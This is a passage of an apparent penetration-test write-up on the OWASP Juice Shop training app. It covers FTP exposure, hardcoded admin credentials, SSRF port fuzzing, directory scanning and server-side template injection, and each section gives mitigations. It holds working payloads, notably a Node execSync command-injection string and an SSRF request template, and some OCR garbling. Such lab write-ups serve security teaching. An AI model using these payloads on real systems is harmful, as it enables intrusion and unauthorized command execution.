
Step 2: Access the FTP Directory

1. Next, navigate to the URL: https://juice-shop.herokuapp.com/ftp .



Step 3: Open acquisitions.md

1. If acquisitions.md is listed in the FTP directory, click on it to view its contents directly in the browser.
2. Review the contents of acquisitions.md , we found a confidential document.



Findings:

Content of acquisitions.md:

- The acquisitions.md file was accessed, providing content that may reveal business strategies, acquisition details, or other sensitive information. This could highlight potential data exposure issues if it contains proprietary or confidential information that should not be publicly accessible.

Recommendations

1. **Secure the robots.txt File**:

Ensure that the robots.txt file does not disclose any sensitive directories or files that could be exploited. Regularly review and limit the information provided to avoid revealing internal paths that could assist attackers.

2. **Restrict Access to Sensitive Directories**:

Implement strict access controls for sensitive directories like /ftp. Ensure that only authorized users or roles can access these areas. Use authentication mechanisms

where necessary to protect against unauthorized access.

3. **Protect Sensitive Files**:

Review the contents of publicly accessible files like acquisitions.md. If the file contains sensitive or proprietary information, consider restricting access or removing it from public view. Utilize proper file permissions to prevent unauthorized access to sensitive files.

risk level

high


---

6) Data Leak

Data Leak refers to the unauthorized exposure or disclosure of sensitive information, such as personal data, financial records, credentials, or proprietary business information. This can occur through various means, including accidental publication, inadequate security measures, vulnerabilities in software applications, or intentional malicious actions.

1: Access the main.js File

1. Open your web browser.
2. Navigate to the URL: https://juice-shop.herokuapp.com/main.js.
3. This file typically contains JavaScript code that may include various functions, variables, or even hardcoded credentials.




2: Search for Sensitive Information

1. Once the main.js file is loaded, use your browser's search functionality (usually Ctrl + F or Cmd + F).
2. Search for keywords that could indicate sensitive information, such as:


- password
- admin
- administrator
- email
- credential

3. Review any occurrences of these terms to identify potential admin credentials or other sensitive information.



3: Test the Found Admin Credentials

1. Navigate to the Juice Shop application login page or admin panel.
2. Enter the found credentials to attempt logging in as an admin.



Findings

1. **Hardcoded Credentials in JavaScript**:

- The main.js file was found to contain hardcoded credentials, such as admin usernames and passwords. This practice exposes sensitive information directly in the client-side code, making it accessible to anyone who can view the source.

2. **Risk of Unauthorized Access**:

- The presence of these credentials poses a significant security risk, as unauthorized users can exploit this vulnerability to gain admin access to the application, potentially leading to data breaches or manipulation of sensitive information.

3. **Insufficient Security Measures**:

- The existence of hardcoded credentials indicates a lack of proper security measures and practices in the development lifecycle, including inadequate protection for sensitive data.

Recommendations

1. **Remove Hardcoded Credentials**:

- Eliminate any hardcoded credentials from the JavaScript files and ensure that sensitive information is not exposed in client-side code. Instead, consider using secure server-side mechanisms to manage authentication.

2. **Implement Environment Variables**:

- Use environment variables or secure vaults to store sensitive information, such as API keys, passwords, or admin credentials. This ensures that sensitive data is not included in the source code and can be managed securely.

3. **Conduct Regular Security Audits**:

- Perform regular security audits and code reviews to identify and address vulnerabilities related to sensitive information exposure. This should include automated tools that scan for hardcoded secrets and manual reviews of the codebase

risk level


critical

7) SSRF


- https://juice-shop.herokuapp.com/profile is varnable

2- in image url Enter any image url is available .


3- Make a inspect for the image and see what the new link is .



4- will get >> /assets/public/images/uploads/24.jpg




5- Hold the Request



6- doing the fuzzing on the most 1000 port and watch the link

7- watch the link .



- Doing the curl for this path

```
└─$ curl http://localhost:3000/assets/public/images/uploads/21.jpg > /tmp/a.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 66089  100 66089    0     0  31.5M      0 --:--:-- --:--:-- --:--:-- 31.5M
```

Open the response on the browser and watch

We found >>>> flag.txt

- Doing port fuzzing by add flag.txt

```
 welcomebanner_status=dismiss; continueCode=E30zQenePWoj4zk293aRX8
14 Upgrade-Insecure-Requests: 1
15 Pragma: no-cache
16 Cache-Control: no-cache
17
18 imageUrl=http%3A%2F%2Flocalhost%3A§80§%2Fflag.txt
```

- curl https://juice-shop.herokuapp.com /assets/public/images/uploads/24.jpg
  And found the flag

```
FLAG{cool stuff}
```

Mitigation

1. **Input Validation**:

- Validate and sanitize all user inputs, especially URLs and IP addresses, to ensure that attackers can't inject malicious URLs. Only allow expected and whitelisted input.

2. **URL Whitelisting**:
   - Implement strict URL **whitelisting** so only specific domains or IPs are accessible by the server. Reject any requests to internal services or unknown URLs.
3. **Disable Unnecessary Protocols**:
   - Block dangerous protocols such as file://, ftp://, and gopher://. Allow only safe protocols like http:// and https:// for external requests.
4. **Use DNS Resolution and IP Filtering**:
   - Resolve hostnames to their respective IP addresses and check if the IP belongs to internal or restricted ranges like localhost (127.0.0.1), private networks (e.g., 10.0.0.0/8), or metadata services (e.g., 169.254.169.254). Block requests to these IPs.
5. **Network Segmentation**:
   - Isolate internal services and sensitive network segments. Ensure the application server has no direct access to critical internal services, minimizing the impact of SSRF if it occurs.
6. **Limit the Use of Metadata Services**:
   - If using cloud services like AWS or GCP, ensure that access to metadata services (e.g., http://169.254.169.254) is restricted. Use instance roles and strict access controls to limit exposure.
7. **Implement Timeouts and Response Size Limits**:
   - Set timeouts and response size limits for server requests to prevent abuse and resource exhaustion.
8. **Use a Web Application Firewall (WAF)**:
   - Deploy a WAF to monitor and block malicious requests or patterns commonly associated with SSRF attacks.
9. **Avoid Trusting User Input for Server Requests**:

- If possible, avoid making server-side requests directly based on user input. Use proxy servers or middle-tier services with strict filtering rules.

10. **Monitor and Log Requests**:


- Log and monitor outgoing server requests to detect and investigate any unusual activity that may indicate an SSRF attack. Set up alerts for suspicious requests.

Risk : high


---

8) LFI

```
└─$ dirb https://juice-shop.herokuapp.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 11 15:23:53 2024
URL_BASE: https://juice-shop.herokuapp.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------

GENERATED WORDS: 4612

---- Scanning URL: https://juice-shop.herokuapp.com/ ----
+ https://juice-shop.herokuapp.com/assets (CODE:301|SIZE:179)
+ https://juice-shop.herokuapp.com/ftp (CODE:503|SIZE:506)
+ https://juice-shop.herokuapp.com/profile (CODE:500|SIZE:1149)
+ https://juice-shop.herokuapp.com/promotion (CODE:200|SIZE:6586)
+ https://juice-shop.herokuapp.com/redirect (CODE:500|SIZE:2965)
+ https://juice-shop.herokuapp.com/robots.txt (CODE:200|SIZE:28)
+ https://juice-shop.herokuapp.com/snippets (CODE:200|SIZE:792)
+ https://juice-shop.herokuapp.com/video (CODE:200|SIZE:10075518)
+ https://juice-shop.herokuapp.com/Video (CODE:200|SIZE:10075518)
```



9) SSTI




Test use #‹7*7›
The response is 48

After that try know whoami

inject

#{require('child_process').execSync('whoami') }



good luck will get the answer .

mitigation :

Input Validation and Sanitization:

- Strictly validate and sanitize all user inputs. Do not allow direct user inputs into template engines unless they are properly sanitized and whitelisted.

Use Safe Template Engines:

- Use template engines that do not allow code execution by default, or at least provide safe environments for rendering. Examples include using Jinja2 with autoescaping enabled or Mustache, which lacks logic execution features.

Escape User Inputs:

- Ensure that any user-supplied input rendered in templates is properly escaped. This will prevent the execution of potentially harmful code in the template.

Disable Template Engine Features:

- Disable any unnecessary features in your template engine that allow dynamic code execution, such as arbitrary expression evaluation or function calls.

Enforce Content Security Policies (CSP):

- Use CSP to block the execution of malicious scripts injected via SSTI, adding an additional layer of defense.

Use Frameworks with Built-in Protection:

- Choose frameworks that provide built-in protections against SSTI or use safer default configurations, like Flask/Jinja2 with proper configurations.

Test for SSTI Vulnerabilities:

- Regularly test your application for SSTI vulnerabilities by performing security audits and using automated security testing tools to detect injection points.

Avoid Directly Processing User Inputs in Templates:


- Avoid processing user inputs in server-side templates whenever possible, and instead use safer methods like JSON or other data representations for passing data between client and server.

Risk : critical

10) XXE


In url

